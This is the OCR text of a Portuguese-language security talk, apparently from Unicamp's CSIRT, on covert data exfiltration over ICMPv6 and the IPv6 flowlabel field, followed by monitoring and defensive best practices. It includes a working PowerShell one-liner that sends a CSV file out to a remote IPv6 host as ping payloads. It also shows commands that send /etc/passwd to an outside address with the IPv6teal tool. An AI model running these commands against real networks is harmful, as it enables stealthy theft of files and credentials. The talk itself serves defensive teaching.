
Exfiltração de dados via ICMPv6

Imagem criada com IA

Quando uma rede não é monitorada, a exfiltração de dados pode ocorrer de forma invisível, sem você perceber.

Um exemplo prático é a exfiltração de dados via ICMPv6. É uma técnica eficaz, já que o monitoramento do tráfego tem uma atenção maior nas camadas superiores, como a aplicação.

Recommendations for Filtering ICMPv6 Messages in Firewalls RFC [4890].



Captura de um pacote ICMPv6 de 32 bytes em condições normais - Host Windows

Captura de um pacote ICMPv6 com 1024 bytes exfiltrado de uma planilha - Host Windows

TLP:CLEAR

```
C:\>powershell -Command "$ping = New-Object System.Net.NetworkInformation.Ping; foreach ($data in Get-Content -Path ('C:
\nota.csv') -Encoding Byte -ReadCount 1024) { $reply = $ping.Send('2801:8a:c860:4009:fca0::  ', 1500, $data); if ($reply
.Status -eq 'Success') { Write-Host \"Ping bem-sucedido: $($reply.Address) - Tempo de resposta: $($reply.RoundtripTime)m
s\" } else { Write-Host \"Ping falhou: $($reply.Status)\" } }"
Ping bem-sucedido: 2801:8a:c860:4009:fca0::    - Tempo de resposta: 14ms
Ping bem-sucedido: 2801:8a:c860:4009:fca0::    - Tempo de resposta: 15ms
```

Linha de comando em powershell para envio de um pacote ICMPv6 exfiltrando uma planilha csv

Date first seen	Duration	Proto	Src IP Addr:Port		Dst IP Addr:Port	Flags	Tos	Packets	Bytes	pps	bps	Bpp	Flows
2024-08-20 12:58:34.443	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	68608	0	0	134	1
2024-08-20 15:03:49.425	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	68608	0	0	134	1
2024-08-20 15:47:31.599	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	36352	0	0	71	1
2024-08-20 15:47:40.395	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	36352	0	0	71	1
2024-08-20 15:47:43.706	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	36352	0	0	71	1
2024-08-20 16:39:40.926	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	445440	???	0	0	870	1
2024-08-20 16:57:07.955	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	36352	0	0	71	1
2024-08-20 16:57:15.186	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	36352	0	0	71	1
2024-08-20 16:57:33.895	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	36352	0	0	71	1
2024-08-20 16:58:05.438	0.000	ICMP6	2801:8a:c040:fca0:951b:5a06:40f6:3add.128	->	2801:8a:c860:4009:fca0:: .0.0	.....	0	512	36352	0	0	71	1

CSIRT Unicamp - Mitigação da exfiltração de dados via ICMPv6 monitorado por flows

TLP:CLEAR

Exfiltração de dados via flowlabel no IPv6

A ferramenta *IPv6teal* permite a construção de um canal secreto, armazenando e exfiltrando dados diretamente neste campo.

Esse tráfego é difícil de identificar, pois o flowlabel é um campo legítimo do IPv6, muitas vezes ignorado ou tratado como inofensivo pelas ferramentas de segurança convencionais.





Figura PowerPoint

```
$
$ python3 receive.py passwd
[-] Started receiver
[+] Receiving 916 bytes (7328 bits) from 2801:8a:c040:fca0::
[-] 86.5% completed (6340/7328 bits)
[+] Transferred 917 bytes in 11.55 seconds
[+] Data written to passwd

$
```

```
$ python3 exfiltrate.py /etc/passwd 2600:1f18:2cd5:1800:be5d:7e53:e3a8:a4c3
Sending 916 bytes (7328 bits) in 367 IPv6 packets...
.....
.....
.....
.....
.....
.....
.....
.....
done
$
```

Exfiltração do arquivo passwd do Linux através do campo flowlabel utilizando python



Captura do pacote IPv6 relacionado a exfiltração dos dados pelo wireshark

TLP:CLEAR

Boas Práticas - 1


Inclua o IPv6 nas suas políticas e atualize as diretrizes de segurança. Ignorar o IPv6 é andar no escuro.

Monitoramento efetivo com IPv6 resulta em respostas mais eficazes ao analisar incidentes.

Realize auditorias e *pentests* frequentes para identificar e corrigir possíveis erros de filtragem específicas em regras de *firewalls*.

Priorize sempre o tráfego IPv6. Trate o IPv6 corretamente em vez de desativá-lo. Pânico sem efeito CVE-2024-38063.

CVEs envolvendo IPv4 e IPv6



Fonte: Autoria própria a partir de dados API – NIST National Vulnerability Database (NVD).

Boas práticas - 2

Monitorar os padrões de tráfego de saída. Comunicação constantes com servidores C2. Normalmente monitoramos apenas a entrada.

Monitorar o volume e a frequência da transmissão de dados pelos usuários. Podem ser feito através do uso de flows na rede.

Conscientizar e preparar adequadamente as equipes de segurança é fundamental para a gestão eficaz de redes de dupla pilha.

Implemente o Gerenciamento de Identidade e Acesso (IAM). Conceda acesso ao powershell somente aqueles cuja função de trabalho o requer.

Desafios e Considerações Finais

- Eliminar a dependência do NAT / CGNAT (quebra da visibilidade na rede).
- Diminuir o compartilhamento de IPv4 (máximo 8 a 16 usuários por IPv4) a fim de facilitar a identificação e agilizar o processo.
- Considerar o IPv6 como um aliado para a cibersegurança → Maior agilidade para o CSIRT.
- Ignorar o IPv6 é colocar em risco a segurança cibernética de toda a infraestrutura.

Referências

Webinar LACNIC | Seguridad en IPv6
https://www.lacnic.net/7495/1/lacnic/

Apresentação LACNIC 42 / LACNOG 2024 | Os riscos de ignorar o IPv6 na sua rede
https://lacnic42.lacnic.net/pt-br/programa/apresentacoes-e-videos

Camada 8 NIC.BR | Redes IPv6-Only
https://nic.br/podcasts/camada8/episodio-52

Apresentação LACNIC 40 / LACNOG 2023 | Rumo ao IPv6-only no Data Center
https://lacnic40.lacnic.net/pt-br/programa/apresentacoes-e-videos

Referências

Tutorial NIC.BR | LACNIC 40 | Caminhando para o futuro: construindo uma rede IPv6 only
https://lacnic40.lacnic.net/pt-br/programa/apresentacoes-e-videos

LACNIC BLOG | NAT: Uma história de amor e ódio
https://blog.lacnic.net/pt-br/ipv6/nat-uma-historia-de-amor-e-odio

LACNIC BLOG | O IPv6 e sua importância para a Pesquisa e Desenvolvimento (P&D)
https://blog.lacnic.net/pt-br/o-ipv6-e-sua-importancia-para-a-pesquisa-e-desenvolvimento-pd/

LACNIC BLOG | As 5 Tendências do IPv6 para 2024
https://blog.lacnic.net/pt-br/as-5-tendencias-do-ipv6-para-2024/

Referências

Intrarede NIC.BR | IPv6: 25 anos de progresso e evolução da infraestrutura da Internet
https://intrarede.nic.br/live-25anos-ipv6-2023/

Webinar LACNIC | Quiénes deben participar en el despliegue de IPv6?
https://www.lacnic.net/webinaripv6

Intrarede NIC.BR | IPv6: Casos de Sucesso
https://intrarede.nic.br/live-ipv6-sucesso-2021/

Intrarede NIC.BR | IPv6 e os principais erros cometidos numa implantação de rede
https://intrarede.nic.br/live-ipv6-implantacao-2022/

Muito Obrigado !!

Perguntas ???

Henri Alves de Godoy
henri@unicamp.br
/henri-alves-godoy/

FCA UNICAMP • LIMEIRA

UNICAMP